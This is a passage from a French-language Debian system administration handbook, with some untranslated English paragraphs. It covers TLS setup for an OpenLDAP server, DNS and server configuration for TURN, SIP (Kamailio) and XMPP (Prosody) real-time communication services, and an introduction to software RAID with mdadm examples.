Le démon `slapd` doit aussi être configuré pour utiliser ces clés de chiffrement. La configuration du serveur LDAP est gérée de manière dynamique : comme elle est stockée dans une partie dédiée de l’annuaire, elle peut être mise à jour avec des opérations LDAP normales sur cette hiérarchie `cn=config` (et le serveur met à jour `/etc/ldap/slapp.d` à la volée pour rendre cette configuration persistante). Pour modifier la configuration, on utilisera donc `ldapmodify` :

**Exemple 11.24 Configuration de `slapd` pour la prise en charge du chiffrement**

```
# cat >ssl.ldif <<END
dn: cn=config
changetype: modify
add: olcTLSCertificateFile
olcTLSCertificateFile: /etc/ssl/certs/ldap.falcot.com.pem
```

```

-
add: olcTLSCertificateKeyFile
olcTLSCertificateKeyFile: /etc/ssl/private/ldap.falcot.com.key
-
END
# ldapmodify -Y EXTERNAL -H ldapi:/// -f ssl.ldif
SASL/EXTERNAL authentication started
SASL username: gidNumber=0+uidNumber=0,cn=peercred,cn=external,cn=auth
SASL SSF: 0
modifying entry "cn=config"

```

### **Éditer un annuaire LDAP avec ldapvi**

outil **ldapvi** permet d'afficher une représentation LDIF d'une partie de l'annuaire LDAP dans un éditeur de texte. Si l'on effectue des modifications dans cet éditeur, **ldapvi** les convertira en opérations LDAP et effectuera ces dernières automatiquement.

C'est donc une manière particulièrement pratique de mettre à jour la configuration du serveur LDAP, simplement en éditant la hiérarchie `cn=config`.

```
# ldapvi -Y EXTERNAL -h ldapi:/// -b cn=config
```

La dernière étape pour activer la mise en place du chiffrement est de modifier la variable `SLAPD_SERVICES` du fichier `/etc/default/slapd`. Notons au passage que pour éviter tout risque, on désactive la possibilité de LDAP non sécurisé.

#### **Exemple 11.25 Fichier /etc/default/slapd**

```

# Default location of the slapd.conf file or slapd.d cn=config directory. If
# empty, use the compiled-in default (/etc/ldap/slapd.d with a fallback to
# /etc/ldap/slapd.conf).
SLAPD_CONF=

# System account to run the slapd server under. If empty the server
# will run as root.
SLAPD_USER="openldap"

# System group to run the slapd server under. If empty the server will
# run in the primary group of its user.
SLAPD_GROUP="openldap"

# Path to the pid file of the slapd server. If not set the init.d script
# will try to figure it out from $SLAPD_CONF (/etc/ldap/slapd.conf by
# default)
SLAPD_PIDFILE=

# slapd normally serves ldap only on all TCP-ports 389. slapd can also
# service requests on TCP-port 636 (ldaps) and requests via unix

```

```

# sockets.

# Example usage:
# SLAPD_SERVICES="ldap://127.0.0.1:389/ ldaps:/// ldapi:///"
SLAPD_SERVICES="ldaps:/// ldapi:///"

# If SLAPD_NO_START is set, the init script will not start or restart
# slapd (but stop will still work). Uncomment this if you are
# starting slapd via some other means or if you don't want slapd normally
# started at boot.
#SLAPD_NO_START=1

# If SLAPD_SENTINEL_FILE is set to path to a file and that file exists,
# the init script will not start or restart slapd (but stop will still
# work). Use this for temporarily disabling startup of slapd (when doing
# maintenance, for example, or through a configuration management system)
# when you don't want to edit a configuration file.
SLAPD_SENTINEL_FILE=/etc/ldap/noslapd

# For Kerberos authentication (via SASL), slapd by default uses the system
# keytab file (/etc/krb5.keytab). To use a different keytab file,
# uncomment this line and change the path.
#export KRB5_KTNAME=/etc/krb5.keytab

# Additional options to pass to slapd
SLAPD_OPTIONS=""

```

**Configuration côté client** Côté client, il faut modifier la configuration des modules *libpam-ldap* et *libnss-ldap* en utilisant une URI en `ldaps://`.

Les clients LDAP doivent aussi pouvoir s'assurer de l'authenticité du serveur. Dans le contexte d'une infrastructure de clés publiques X.509, les certificats publics sont signés par la clé d'une autorité de certification (*certificate authority*, ou CA). Les administrateurs de Falcot ont utilisé *easy-rsa* pour créer leur propre autorité de certification et il faut maintenant configurer le système pour qu'il fasse confiance à cette autorité. Pour cela, il suffit de placer le certificat dans `/usr/local/share/ca-certificates` et d'exécuter `update-ca-certificates`.

```

# cp pki/ca.crt /usr/local/share/ca-certificates/falcot.crt
# update-ca-certificates
Updating certificates in /etc/ssl/certs... 1 added, 0 removed; done.
Running hooks in /etc/ca-certificates/update.d.....

Adding debian:falcot.pem
done.
done.

```

Pour terminer, il est intéressant de configurer l'URI LDAP et le DN que les divers outils de ligne de commande vont utiliser par défaut. Cela se configure dans `/etc/ldap/ldap.conf` et évite d'avoir à taper ces paramètres sur chaque ligne de commande.

**Exemple 11.26** Fichier `/etc/ldap/ldap.conf`

```
#  
# LDAP Defaults  
  
#  
  
# See ldap.conf(5) for details  
# This file should be world readable but not world writable.  
  
BASE    dc=falcot,dc=com  
URI     ldaps://ldap.falcot.com  
  
#SIZELIMIT      12  
#TIMELIMIT      15  
#DEREF          never  
  
# TLS certificates (needed for GnuTLS)  
TLS_CACERT      /etc/ssl/certs/ca-certificates.crt
```

## 11.8. Services de communication en temps réel

Real-Time Communication (RTC) services include voice, video/webcam, instant messaging (IM) and desktop sharing. This chapter gives a brief introduction to three of the services required to operate RTC, including a TURN server, SIP server and XMPP server. Comprehensive details of how to plan, install and manage these services are available in the Real-Time Communications Quick Start Guide which includes examples specific to Debian.

► <https://rtcquickstart.org>

SIP et XMPP peuvent fournir les mêmes services. SIP est un peu plus connu pour la voix sur IP et la vidéo alors que XMPP est traditionnellement utilisé comme protocole de messagerie instantanée. En réalité, les deux peuvent être utilisés pour les deux services. Pour optimiser les options de connectivité, il est recommandé d'exploiter les deux en parallèle.

These services rely on X.509 certificates both for authentication and confidentiality purposes. See section 10.2, « [X.509 certificates](#) » page 248 for more information.

### 11.8.1. Paramètres DNS pour les services RTC

Les services RTC nécessitent des enregistrements DNS SRV et NAPTR. Voici un exemple de configuration qui peut être mis dans le fichier de zone pour falcot.com :

```

; le serveur où tout va fonctionner
server1           IN      A      198.51.100.19
server1           IN      AAAA   2001:DB8:1000:2000::19

; IPv4 seulement pour TURN pour le moment, certains clients
; ne fonctionnent pas avec IPv6
turn-server       IN      A      198.51.100.19

; adresses IPv4 et IPv6 pour SIP
sip-proxy         IN      A      198.51.100.19
sip-proxy         IN      AAAA   2001:DB8:1000:2000::19

; adresses IPv4 et IPv6 pour XMPP
xmpp-gw          IN      A      198.51.100.19
xmpp-gw          IN      AAAA   2001:DB8:1000:2000::19

; DNS SRV et NAPTR pour STUN / TURN
_stun._udp    IN SRV    0 1 3467 turn-server.falcot.com.
_turn._udp    IN SRV    0 1 3467 turn-server.falcot.com.
@             IN NAPTR  10 0 "s" "RELAY:turn.udp" "" _turn._udp.falcot.com.

; DNS SRV et NAPTR pour SIP
_sips._tcp    IN SRV    0 1 5061 sip-proxy.falcot.com.
@             IN NAPTR  10 0 "s" "SIPS+D2T" "" _sips._tcp.falcot.com.

; enregistrements DNS SRV pour les modes XMPP Server et Client:
_xmpp-client._tcp IN      SRV    5 0 5222 xmpp-gw.falcot.com.
_xmpp-server._tcp IN      SRV    5 0 5269 xmpp-gw.falcot.com.

```

### 11.8.2. Serveur TURN

TURN est un service qui aide les clients derrière des routeurs NAT et des pare-feu à trouver le chemin le plus efficace pour communiquer avec d'autres clients et pour relayer les flux media si aucun chemin direct n'est trouvé. Il est grandement recommandé d'installer le serveur TURN avant que tous les autres services RTC ne soient disponibles pour les utilisateurs finaux.

TURN et le protocole ICE sont des standards ouverts. Pour tirer profit de ces protocoles, en maximisant la connectivité et en minimisant la frustration des utilisateurs, il est important de s'assurer que tous les logiciels clients les supportent.

Pour que l'algorithme ICE fonctionne efficacement, le serveur doit avoir deux adresses publiques IPv4.

Install the *coturn* package and edit the */etc/turnserver.conf* configuration file. By default, a SQLite database is configured in */var/db/turndb* for user account settings, but PostgreSQL, MySQL or Redis can be set up instead if preferred. The most important thing to do is insert the IP addresses of the server.

The server can be started running `/usr/bin/turnserver`. We want the server to be an automatically started system service, so we edit the `/etc/default/coturn` file like this:

```
#  
# Uncomment it if you want to have the turnserver running as  
# an automatic system service daemon  
#  
TURN SERVER _ENABLED=1
```

By default, the TURN server uses anonymous access. We have to add the users we want to use:

```
# turnadmin -a -u roland -p secret_password -r falcot.com  
# turnadmin -A -u admin -p secret_password
```

We use the argument `-a` to add a normal user and `-A` to add an admin user.

### 11.8.3. Serveur Proxy SIP

Un serveur proxy SIP gère les connexions SIP entrantes et sortantes entre différentes organisations, les fournisseurs de tronc SIP (*SIP trunking*), les autocommutateurs téléphoniques privés (*Private Automatic Branch eXchange*, PBX) comme Asterisk, les téléphones SIP, les logiciels de téléphonie basés sur SIP et les applications WebRTC.

Il est fortement recommandé d'installer et de configurer le proxy SIP avant d'essayer de mettre en place un PBX (autocommutateur téléphonique privé). Le proxy SIP normalise une large partie du trafic arrivant au PBX et fournit une plus grande connectivité et une résilience plus importante.

#### *Installation du proxy SIP*

Install the *kamailio* package and the package for the database backend, the Falcot administrators chose MySQL, so they install *mariadb-server*. `/etc/kamailio/kamctlrc` is the configuration file for the control tools `kamctl` and `kamdbctl`. You need to edit and set the `SIP_DOMAIN` to your SIP service domain and set the `DBENGINE` to MySQL, another database backend can be used.

```
[...]  
## your SIP domain  
SIP_DOMAIN=sip.falcot.com  
  
## chrooted directory  
# $CHROOT_DIR="/path/to/chrooted/directory"  
  
## database type: MYSQL, PGSQL, ORACLE, DB_BERKELEY, DBTEXT, or SQLITE  
# by default none is loaded  
#  
# If you want to setup a database with kamdbctl, you must at least specify  
# this parameter.
```

```
DBENGINE=MYSQL  
[...]
```

Now we focus on the configuration file `/etc/kamailio/kamailio.cfg`. Falcot needs user authentication and persistent user location, so they add the following `#define` directives at the top of that file:

```
#!KAMAILIO  
#  
# Kamailio (OpenSER) SIP Server v5.2 - default configuration script  
#   - web: https://www.kamailio.org  
#   - git: https://github.com/kamailio/kamailio  
#!define WITH_MYSQL  
#!define WITH_AUTH  
#!define WITH_USRLOCDB  
[...]
```

Kamailio needs a database structure that we can create running `kamdbctl create` as root.

Finally, we can add some users with `kamctl`.

```
# kamctl add roland secret_password
```

Once everything is properly configured you can start or restart the service with `systemctl restart kamailio`, you can connect with a SIP client providing the ip address and the port (5090 is the default port). The users have the following id: `roland@sip.falcot.com`, and they can login using a client (see section 13.10, « Logiciels de communication en temps réel » page 407)

#### 11.8.4. Serveur XMPP

Un serveur XMPP gère la connectivité entre les utilisateurs XMPP locaux et les utilisateurs XMPP dans d'autres domaines de l'Internet public.

VOCABULAIRE	Il est parfois fait référence à XMPP sous le nom de Jabber. En réalité, Jabber est une marque alors que XMPP est le nom officiel du standard.
<b>XMPP ou Jabber ?</b>	

Prosody est un serveur XMPP populaire qui fonctionne bien sur les serveurs Debian.

#### *Installation du serveur XMPP*

Install the `prosody` package.

Vérifiez le fichier de configuration `/etc/prosody/prosody.cfg.lua`. La principale chose à faire est de renseigner l'identifiant des utilisateurs autorisés à gérer le serveur.

```
admins = { "joe@falcot.com" }
```

Il faut également un fichier de configuration pour chaque domaine. Copiez l'exemple de `/etc/prosody/conf.avail/example.com.cfg.lua` et adaptez le suivant les besoins. Voici le fichier `falcot.com.cfg.lua` créé par les administrateurs de Falcot :

```
VirtualHost "falcot.com"
    enabled = true
    ssl = {
        key = "/etc/ssl/private/falcot.com-key.pem";
        certificate = "/etc/ssl/public/falcot.com.pem";
    }

-- Set up a MUC (multi-user chat) room server on conference.example.com:
Component "conference.falcot.com" "muc"
```

Pour activer le domaine, il faut créer un lien symbolique dans `/etc/prosody/conf.d/` :

```
# ln -s /etc/prosody/conf.avail/falcot.com.cfg.lua /etc/prosody/conf.d/
```

Redémarrez le service pour utiliser la nouvelle configuration.

### *Gestion du serveur XMPP*

Certaines opérations de gestion peuvent être réalisées avec l'utilitaire en ligne de commande `prosodyctl`. Par exemple, pour ajouter le compte administrateur spécifié dans `/etc/prosody/prosody.cfg.lua` :

```
# prosodyctl adduser joe@falcot.com
```

See the [Prosody online documentation<sup>4</sup>](https://prosody.im/doc/configure) for more details about how to customize the configuration.

#### 11.8.5. Services fonctionnant sur le port 443

Certains administrateurs préfèrent faire tourner tous leurs services RTC sur le port 443. Cela simplifie la connexion des utilisateurs qui sont dans des endroits éloignés, tels que des hôtels et des aéroports où les autres ports risquent d'être bloqués et où le trafic Internet est acheminé à travers des serveurs proxy HTTP.

Pour réaliser ceci, chaque service (SIP, XMPP et TURN) doit avoir une adresse IP différente. Tous les services peuvent cependant être sur le même hôte puisque Linux gère des adresses IP multiples sur un seul hôte. Le numéro de port, 443, doit être spécifié dans les fichiers de configuration de chaque service et aussi dans les enregistrements DNS de type SRV.

---

<sup>4</sup><https://prosody.im/doc/configure>

### 11.8.6. Ajout de WebRTC

Falcot souhaite que les clients puissent téléphoner directement à partir du site web. Les administrateurs de Falcot veulent aussi utiliser WebRTC dans le cadre de leur plan de reprise après sinistre, pour que le personnel puisse utiliser les navigateurs web de chez eux pour se connecter au système téléphonique de l'entreprise et travailler normalement en cas d'urgence.

#### EN PRATIQUE

##### Essayer WebRTC

If you have not tried WebRTC before, there are various sites that give an online demonstration and test facilities.

► <https://www.sip5060.net/test-calls>

WebRTC is a rapidly evolving technology and it is essential to use packages from the *Testing* distribution. Another option is to compile the software.

WebRTC uses a simple API to provide browsers and mobile applications with RTC, it is free software and it is being developed by Google.

► <https://webrtc.org>

A very flexible approach is using GStreamer's WebRTC implementation. It enables pipeline-based multimedia applications, which allows developing interesting and highly efficient applications. A good starting point is the following demo by Centricular, the main company that is developing it:

► <https://github.com/centricular/gstwebrtc-demos>

More advanced click-to-call web sites typically use server-side scripting to generate the config.js file dynamically. The [DruCall<sup>5</sup>](#) source code demonstrates how to do this with PHP.

Le tour d'horizon des logiciels serveurs proposé par ce chapitre est loin d'être exhaustif, mais il recouvre toutefois la réalité des services réseau les plus employés. Passons sans plus tarder à un chapitre encore plus technique : approfondissement de certains concepts, déploiement à grande échelle, virtualisation sont autant de sujets passionnants que nous allons aborder.

<sup>5</sup><https://www.drupal.org/project/drucall>

## Mots-clés

---

RAID  
LVM  
FAI  
Preseeding  
Supervision  
Virtualisation  
Xen  
LXC

---



# Administration avancée

# 12

---

---

---

---

Sommaire

---

---

RAID et LVM 336

Virtualisation 358

Installation automatisée 375

Supervision 382

---

---

*Ce chapitre est l'occasion de revenir sur des aspects déjà abordés mais avec une nouvelle perspective : au lieu d'installer une machine, nous étudierons les solutions pour déployer un parc de machines ; au lieu de créer une partition RAID ou LVM avec les outils intégrés à l'installateur, nous apprendrons à le faire manuellement afin de pouvoir revenir sur les choix initiaux. Enfin, la découverte des outils de supervision et de virtualisation parachèvera ce chapitre avant tout destiné aux administrateurs professionnels plus qu'aux particuliers responsables de leur réseau familial.*

## 12.1. RAID et LVM

Le chapitre 4, « [Installation](#) » page 54 a présenté ces technologies en montrant comment l'installateur facilitait leur déploiement. Au-delà de cette étape cruciale, un bon administrateur doit pouvoir gérer l'évolution de ses besoins en espace de stockage sans devoir recourir à une coûteuse réinstallation. Il convient donc de maîtriser les outils qui servent à manipuler des volumes RAID et LVM.

RAID and LVM are both techniques to abstract the mounted volumes from their physical counterparts (actual hard-disk drives or partitions thereof); the former ensures the security and availability of the data in case of hardware failure by introducing redundancy, the latter makes volume management more flexible and independent of the actual size of the underlying disks. In both cases, the system ends up with new block devices, which can be used to create filesystems or swap space, without necessarily having them mapped to one physical disk. RAID and LVM come from quite different backgrounds, but their functionality can overlap somewhat, which is why they are often mentioned together.

### PERSPECTIVE

#### Btrfs combine LVM et RAID

While LVM and RAID are two distinct kernel subsystems that come between the disk block devices and their filesystems, *btrfs* is a filesystem, initially developed at Oracle, that purports to combine the featuresets of LVM and RAID and much more.

► [https://btrfs.wiki.kernel.org/index.php/Main\\_Page](https://btrfs.wiki.kernel.org/index.php/Main_Page)

Parmi les fonctionnalités les plus intéressantes, on peut noter la possibilité de capturer l'état d'une arborescence à un instant donné. Cette copie ne consomme initialement pas d'espace disque, chaque fichier n'étant réellement dupliqué que lorsque l'une des deux copies est modifiée. Il gère également la compression (transparente) des fichiers et des sommes de contrôle pour s'assurer de l'intégrité de toutes les données stockées.

À la fois pour RAID et pour LVM, le noyau fournit un fichier de périphérique accessible en mode bloc (donc de la même manière qu'un disque dur ou une partition de celui-ci). Lorsqu'une application, ou une autre partie du noyau, a besoin d'accéder à un bloc de ce périphérique, le sous-système correspondant se charge d'effectuer le routage de ce bloc vers la couche physique appropriée, ce bloc pouvant être stocké sur un ou plusieurs disques, à un endroit non directement corrélé avec l'emplacement demandé dans le périphérique logique.

### 12.1.1. RAID logiciel

RAID means *Redundant Array of Independent Disks*. The goal of this system is to prevent data loss and ensure availability in case of hard disk failure. The general principle is quite simple: data are stored on several physical disks instead of only one, with a configurable level of redundancy. Depending on this amount of redundancy, and even in the event of an unexpected disk failure, data can be losslessly reconstructed from the remaining disks.

The I in RAID initially stood for *inexpensive*, because RAID allowed a drastic increase in data safety without requiring investing in expensive high-end disks. Probably due to image concerns, however, it is now more customarily considered to stand for *independent*, which doesn't have the unsavory flavor of cheapness.

Le RAID peut être mis en œuvre par du matériel dédié (soit des modules RAID intégrés à des cartes pour contrôleur SCSI, soit directement sur la carte mère) ou par l'abstraction logicielle (le noyau). Qu'il soit matériel ou logiciel, un système RAID disposant de suffisamment de redondance peut, en cas de défaillance d'un disque, rester opérationnel en toute transparence, le niveau supérieur (les applications) pouvant même continuer à accéder aux données sans interruption malgré la panne. Évidemment, ce « mode dégradé » peut avoir des implications en termes de performances et il réduit la quantité de redondance du système ; une deuxième panne simultanée peut aboutir à la perte des données. Il est donc d'usage de ne rester en mode dégradé que le temps de se procurer un remplaçant pour le disque défaillant. Une fois qu'il est mis en place, le système RAID peut reconstruire les données qui doivent y être présentes, de manière à revenir à un état sécurisé. Le tout se fait bien entendu de manière invisible pour les applications, hormis les baisses éventuelles de performances pendant la durée du mode dégradé et la phase de reconstruction qui s'ensuit.

Lorsque le RAID est implémenté par le matériel, c'est le setup du BIOS qui permet généralement de le configurer et le noyau Linux va considérer le volume RAID comme un seul disque, fonctionnant comme un disque standard, à ceci près que le nom du périphérique peut différer.

Nous ne traiterons que du RAID logiciel dans ce livre.

### *Différents niveaux de RAID*

On distingue plusieurs niveaux de RAID, différent dans l'agencement des données et le degré de redondance qu'ils proposent. Plus la redondance est élevée, plus la résistance aux pannes sera forte, puisque le système pourra continuer à fonctionner avec un plus grand nombre de disques en panne ; la contrepartie est que le volume utile de données devient plus restreint (ou, pour voir les choses différemment, qu'il sera nécessaire d'avoir plus de disques pour stocker la même quantité de données).

**RAID linéaire** Even though the kernel's RAID subsystem allows creating “linear RAID”, this is not proper RAID, since this setup doesn't involve any redundancy. The kernel merely aggregates several disks end-to-end and provides the resulting aggregated volume as one virtual disk (one block device). That is about its only function. This setup is rarely used by itself (see later for the exceptions), especially since the lack of redundancy means that one disk failing makes the whole aggregate, and therefore all the data, unavailable.

**RAID-0** Ici non plus, aucune redondance n'est proposée, mais les disques ne sont plus simplement mis bout à bout : ils sont en réalité découpés en *stripes* (bandes), ces bandes étant alors intercalées dans le disque logique. Ainsi, dans le cas de RAID-0 à deux disques, les

blocs impairs du volume virtuel seront stockés sur le premier disque et les blocs pairs sur le second.

This system doesn't aim at increasing reliability, since (as in the linear case) the availability of all the data is jeopardized as soon as one disk fails, but at increasing performance: during sequential access to large amounts of contiguous data, the kernel will be able to read from both disks (or write to them) in parallel, which increases the data transfer rate. The disks are utilized entirely by the RAID device, so they should have the same size not to lose performance.

RAID-0 use is shrinking, its niche being filled by LVM (see later).

**RAID-1** Aussi connu sous le nom de « RAID miroir », c'est le système RAID le plus simple. Il utilise en général deux disques physiques de tailles identiques et fournit un volume logique de la même taille. Les données sont stockées à l'identique sur les deux disques, d'où l'appellation de « miroir ». En cas de panne d'un disque, les données restent accessibles sur l'autre. Pour les données vraiment critiques, on peut utiliser le RAID-1 sur plus de deux disques, au prix de devoir multiplier le rapport entre le coût des disques et la quantité de données utiles.

**NOTE**  
**Taille des disques, taille de l'ensemble**

Si deux disques de tailles différentes sont groupés dans un volume en RAID miroir, le plus gros disque ne sera pas intégralement utilisé, puisqu'il contiendra exactement les mêmes données que le plus petit (et rien de plus). La capacité utile du volume RAID-1 est donc la plus petite des tailles des disques qui le composent. Il en va de même pour les volumes RAID de niveau plus élevé, même si la redondance est répartie différemment.  
On veillera donc à n'assembler dans un même volume RAID (sauf RAID-0 et linéaire) que des disques de même taille (ou de tailles très proches), afin d'éviter un gaspillage des ressources.

**NOTE**  
**Disques de secours**

Dans les niveaux qui offrent une redondance, on peut affecter à un volume RAID plus de disques que nécessaire, qui serviront de secours en cas de défaillance d'un disque principal. Ainsi, il est possible de mettre en place un miroir de deux disques plus un de secours ; si l'un des deux premiers disques tombe, le noyau va automatiquement en reconstruire le contenu sur le disque de secours, de sorte que la redondance restera assurée (après le temps de reconstruction). Ceci est utile pour des données vraiment critiques.  
On peut s'interroger sur l'intérêt de cette possibilité, comparé par exemple à l'établissement d'un miroir sur trois disques. L'avantage de cette configuration est en fait que le disque de secours peut être partagé entre plusieurs volumes RAID. On peut ainsi avoir trois volumes miroir, avec l'assurance que les données seront toujours stockées en double même en cas de panne d'un disque, avec seulement 7 disques (trois paires, plus un disque de secours partagé) au lieu de 9 (trois triplets).

Ce niveau de RAID, bien qu'onéreux (puisque seule la moitié, au mieux, de l'espace disque physique se retrouve utilisable), reste assez utilisé en pratique. Il est en effet conceptuellement simple et il permet de réaliser très simplement des sauvegardes (puisque les deux

disques sont identiques, on peut en extraire temporairement un sans perturber le fonctionnement du système). Les performances en lecture sont généralement améliorées par rapport à un simple disque (puisque le système peut théoriquement lire la moitié des données sur chaque disque, en parallèle sur les deux), sans trop de perte en vitesse d'écriture. Dans le cas de RAID-1 à N disques, les données restent disponibles même en cas de panne de N-1 disques.

**RAID-4** Ce niveau de RAID, assez peu usité, utilise N disques pour stocker les données utiles, et un disque supplémentaire pour des informations de redondance. Si ce disque tombe en panne, le système peut le reconstruire à l'aide des N autres. Si c'est un des N disques de données qui tombe, les N-1 restants et le disque de parité contiennent suffisamment d'informations pour reconstruire les données.

Le RAID-4 est peu onéreux (puisque'il n'entraîne qu'un surcoût d'un disque pour N), n'a pas d'impact notable sur les performances en lecture, mais ralentit les écritures. De plus, comme chaque écriture sur un des N disques s'accompagne d'une écriture sur le disque de parité, celui-ci se voit confier beaucoup plus d'écritures que ceux-là et peut voir sa durée de vie considérablement réduite en conséquence. Il résiste au maximum à la panne d'un disque parmi les N+1.

**RAID-5** Le RAID-5 corrige ce dernier défaut du RAID-4, en répartissant les blocs de parité sur les N+1 disques, qui jouent à présent un rôle identique.

Les performances en lecture et en écriture sont inchangées par rapport au RAID-4. Là encore, le système reste fonctionnel en cas de défaillance d'un disque parmi les N+1, mais pas plus.

**RAID-6** Le RAID-6 peut être considéré comme une extension du RAID-5, dans laquelle à chaque série de N blocs correspondent non plus un mais deux blocs de parité, qui sont ici aussi répartis sur les N+2 disques.

Ce niveau de RAID, légèrement plus coûteux que les deux précédents, apporte également une protection supplémentaire puisqu'il conserve l'intégralité des données même en cas de panne simultanée de deux disques (sur N+2). La contrepartie est que les opérations d'écriture impliquent dorénavant l'écriture d'un bloc de données et de deux blocs de contrôle, ce qui les ralentit d'autant plus.

**RAID-1+0** This isn't strictly speaking, a RAID level, but a stacking of two RAID groupings. Starting from  $2 \times N$  disks, one first sets them up by pairs into N RAID-1 volumes; these N volumes are then aggregated into one, either by "linear RAID" or (increasingly) by LVM. This last case goes farther than pure RAID, but there is no problem with that.

Le RAID-1+0 tolère la panne de disques multiples, jusqu'à N dans le cas d'un groupe de  $2 \times N$ , à condition qu'au moins un disque reste fonctionnel dans chaque paire associée en RAID-1.

« RAID-10 » est généralement considéré comme un synonyme pour « RAID-1+0 », mais une spécificité de Linux en fait en réalité une généralisation. On peut dans ce mode de fonctionnement obtenir un système où chaque bloc existe en double sur deux disques différents, malgré un nombre impair de disques, les copies étant réparties selon différents modèles en fonction de la configuration.

Les performances pourront varier en fonction du modèle et du niveau de redondance choisis, ainsi que du type d'activité sur le volume logique.

On choisira bien entendu le niveau de RAID en fonction des contraintes et des besoins spécifiques de chaque application. Notons qu'on peut constituer plusieurs volumes RAID distincts, avec des configurations différentes, sur le même ordinateur.

### *Mise en place du RAID*

La mise en place de volumes RAID se fait grâce au paquet *mdadm* ; ce dernier contient la commande du même nom, qui permet de créer et manipuler des ensembles RAID, ainsi que les scripts et outils permettant l'intégration avec le système et la supervision.

Prenons l'exemple d'un serveur sur lequel sont branchés un certain nombre de disques, dont certains sont occupés et d'autres peuvent être utilisés pour établir du RAID. On dispose initialement des disques et partitions suivants :

- le disque **sdb**, de 4 Go, est entièrement disponible ;
- le disque **sdc**, de 4 Go, est également entièrement disponible ;
- sur le disque **sdd**, seule la partition **sdd2** d'environ 4 Go est disponible ;
- enfin, un disque **sde**, toujours de 4 Go, est entièrement disponible.

## NOTE

**Identifier les volumes RAID existants**

Le fichier */proc/mdstat* liste les volumes existants et leur état. On prendra soin lors de la création d'un nouveau volume RAID de ne pas essayer de le nommer avec le nom d'un volume existant.

Nous allons construire sur ces éléments physiques deux volumes, l'un en RAID-0, l'autre en miroir. Commençons par le RAID-0 :

```
# mdadm --create /dev/md0 --level=0 --raid-devices=2 /dev/sdb /dev/sdc
mdadm: Defaulting to version 1.2 metadata
mdadm: array /dev/md0 started.
# mdadm --query /dev/md0
/dev/md0: 8.00GiB raid0 2 devices, 0 spares. Use mdadm --detail for more detail.
# mdadm --detail /dev/md0
/dev/md0:
      Version : 1.2
      Creation Time : Tue Jun 25 08:47:49 2019
      Raid Level : raid0
```

```

        Array Size : 8378368 (7.99 GiB 8.58 GB)
        Raid Devices : 2
        Total Devices : 2
        Persistence : Superblock is persistent

        Update Time : Tue Jun 25 08:47:49 2019
                    State : clean
        Active Devices : 2
        Working Devices : 2
        Failed Devices : 0
        Spare Devices : 0

        Chunk Size : 512K

Consistency Policy : none

        Name : mirwiz:0  (local to host debian)
        UUID : 146e104f:66ccc06d:71c262d7:9af1fbc7
        Events : 0

      Number  Major  Minor  RaidDevice State
          0      8      32          0    active sync  /dev/sdb
          1      8      48          1    active sync  /dev/sdc

# mkfs.ext4 /dev/md0
mke2fs 1.44.5 (15-Dec-2018)
Discarding device blocks: done
Creating filesystem with 2094592 4k blocks and 524288 inodes
Filesystem UUID: 413c3dff-ab5e-44e7-ad34-cfla029cf98
Superblock backups stored on blocks:
            32768, 98304, 163840, 229376, 294912, 819200, 884736, 1605632

Allocating group tables: done
Writing inode tables: done
Creating journal (16384 blocks): done
Writing superblocks and filesystem accounting information: done

# mkdir /srv/raid-0
# mount /dev/md0 /srv/raid-0
# df -h /srv/raid-0
Filesystem      Size  Used Avail Use% Mounted on
/dev/md0       7.9G   36M  7.4G   1% /srv/raid-0

```

The mdadm --create command requires several parameters: the name of the volume to create (`/dev/md*`, with MD standing for *Multiple Device*), the RAID level, the number of disks (which is compulsory despite being mostly meaningful only with RAID-1 and above), and the physical drives to use. Once the device is created, we can use it like we'd use a normal partition, create a filesystem on it, mount that filesystem, and so on. Note that our creation of a RAID-0 volume on `md0` is nothing but coincidence, and the numbering of the array doesn't need to be correlated

to the chosen amount of redundancy. It is also possible to create named RAID arrays, by giving mdadm parameters such as /dev/md/linear instead of /dev/md0.

La création d'un volume RAID-1 se fait de manière similaire, les différences n'apparaissant qu'après sa création :

```
# mdadm --create /dev/md1 --level=1 --raid-devices=2 /dev/sdd2 /dev/sde
mdadm: Note: this array has metadata at the start and
      may not be suitable as a boot device. If you plan to
      store '/boot' on this device please ensure that
      your boot-loader understands md/v1.x metadata, or use
      --metadata=0.90
mdadm: largest drive (/dev/sdd2) exceeds size (4192192K) by more than 1%
Continue creating array? y
mdadm: Defaulting to version 1.2 metadata
mdadm: array /dev/md1 started.
# mdadm --query /dev/md1
/dev/md1: 4.00GiB raid1 2 devices, 0 spares. Use mdadm --detail for more detail.
# mdadm --detail /dev/md1
/dev/md1:
          Version : 1.2
          Creation Time : Tue Jun 25 10:21:22 2019
          Raid Level : raid1
          Array Size : 4189184 (4.00 GiB 4.29 GB)
          Used Dev Size : 4189184 (4.00 GiB 4.29 GB)
          Raid Devices : 2
          Total Devices : 2
          Persistence : Superblock is persistent

          Update Time : Tue Jun 25 10:22:03 2019
          State : clean, resyncing
          Active Devices : 2
          Working Devices : 2
          Failed Devices : 0
          Spare Devices : 0

          Consistency Policy : resync

          Resync Status : 93% complete

          Name : mirwiz:1 (local to host debian)
          UUID : 7d123734:9677b7d6:72194f7d:9050771c
          Events : 16

          Number  Major  Minor  RaidDevice State
              0      8      64          0    active sync   /dev/sdd2
              1      8      80          1    active sync   /dev/sde
# mdadm --detail /dev/md1
/dev/md1:
[...]
```

```
State : clean
```

```
[...]
```

**ASTUCE****RAID, disques et partitions**

Comme on peut le constater sur notre exemple, il n'est nullement nécessaire d'utiliser des disques entiers pour faire du RAID, on peut très bien n'en utiliser que certaines partitions.

Plusieurs remarques ici. Premièrement, `mdadm` constate que les deux éléments physiques n'ont pas la même taille ; comme cela implique que de l'espace sera perdu sur le plus gros des deux éléments, une confirmation est nécessaire.

La deuxième remarque, plus importante, concerne l'état du miroir. Les deux disques sont en effet censés avoir, en fonctionnement normal, un contenu rigoureusement identique. Comme rien ne garantit que ce soit le cas à la création du volume, le système RAID va s'en assurer. Il y a donc une phase de synchronisation, automatique, dès la création du périphérique RAID. Si l'on patiente quelques instants (qui varient selon la taille des disques...), on obtient finalement un état « actif » ou « propre ». Il est à noter que durant cette étape de reconstruction du miroir, l'ensemble RAID est en mode dégradé et que la redondance n'est pas assurée. Une panne de l'un des disques pendant cette fenêtre sensible peut donc aboutir à la perte de l'intégralité des données. Il est cependant rare que de grandes quantités de données critiques soient placées sur un volume RAID fraîchement créé avant que celui-ci ait eu le temps de se synchroniser. On notera également que même en mode dégradé, le périphérique `/dev/md1` est utilisable (pour créer le système de fichiers et commencer à copier des données, éventuellement).

**ASTUCE****Démarrer un miroir en mode dégradé**

